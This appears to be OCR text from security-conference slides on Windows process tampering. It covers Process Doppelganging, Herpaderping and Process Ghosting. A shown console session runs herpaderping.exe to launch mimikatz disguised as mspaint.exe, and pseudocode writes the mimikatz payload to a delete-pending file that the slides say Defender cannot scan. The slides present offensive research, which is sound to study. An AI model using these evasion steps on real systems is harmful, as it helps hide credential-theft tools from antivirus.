
https://github.com/aaaddress1/PR0CESS



mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```



C:\Users\aaaddress1\powershell.exe


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aaaddress1> .\herpaderping.exe
C:\Users\aaaddress1\herpaderping.exe [exe/to/run] [fake/file/path]

PS C:\Users\aaaddress1> .\herpaderping.exe          `
>> <#exe/to/run#> "C:\toolchain\mimikatz_64.exe"    `
>> <#fake/path#>  "C:\Windows\System32\mspaint.exe"
[v] generate dummy file at C:\Users\aaaddress1\AppData\Roaming\dummy.txt
[v] copy PE data from source to dummy file
[v] locate entry @ c7578
[v] create section from C:\toolchain\mimikatz_64.exe
[v] process (00000000000000AC) spawned from section!
[v] setup parameters for PEB ok.
[v] enjoy :)
PS C:\Users\aaaddress1> _
```

miniHerpaderping

https://github.com/aaaddress1/PR0CESS



dummy.txt:5380 Properties

Image File

Paint

(Verified) Microsoft Windows

Version: 10.0.17763.1697

Build Time:


Path: C:\Windows\System32\mspaint.exe

Command line: C:\Windows\System32\mspaint.exe

Current directory: C:\Users\aaaddress1\

Autostart Location: n/a

Parent: <Non-existent Process>(6184)




Process Explorer - Sysinternals: www.sysinternals.com [EXPLOIT-LAB\aaaddress1]

Process	Window Title
explorer.exe	aaaddress1
procexp.exe	
dummy.txt	mimikatz 2.2.0 x64 (oe.eo)
conhost.exe	

mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@g
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             (       le
  '#####'        > https://pingcastle.com / htt      ma


mimikatz # _
```



Process Doppelganging

- The Issue first introduced in BlackHat Europe 2017
  "Lost in Transaction: Process Doppelgänging" by @Tal_Liberman
- More variety following by this attack vector
  - Osiris banking Trojan
  - Herpaderping by @jxy__s
  - Process Ghosting by @GabrielLandau
- Not Sneaky enough in 2021, got blocked by Defender
  - the well-known Minifilter
  - provide Defender with the ability to scan written files of NTFS

→ Find a method to control file data, but not actually write it?



dummy.txt

Fileless

Do we really need a file to run the process?

```
filePtr = fopen( "dummy.txt" , "wb")
    FileDispositionInfo.DeleteFile = TRUE
```


# using SetFileInformationByHandle,
# mark it as a temporary (delete-on-close) file.

note: in practice, fopen() should be replaced by CreateFile

```
filePtr = fopen( "dummy.txt" , "wb")
    FileDispositionInfo.DeleteFile = TRUE
          WriteFile( filePtr, mimikatz, ... )
```

As a result, we're indeed writing malware payload in files on NTFS but Defender cannot access or scan until we close it :)

```
filePtr = fopen( "dummy.txt" , "wb")
    FileDispositionInfo.DeleteFile = TRUE
          WriteFile( filePtr, mimikatz, ... )
               ntdll!ZwCreateProcessEx( section )
```




Attacker


```
filePtr = fopen( "dummy.txt" , "wb")
  FileDispositionInfo.DeleteFile = TRUE
       WriteFile( filePtr, mimikatz, ... )
            ntdll!ZwCreateProcessEx( section )
```

bye :)
vanish from NTFS

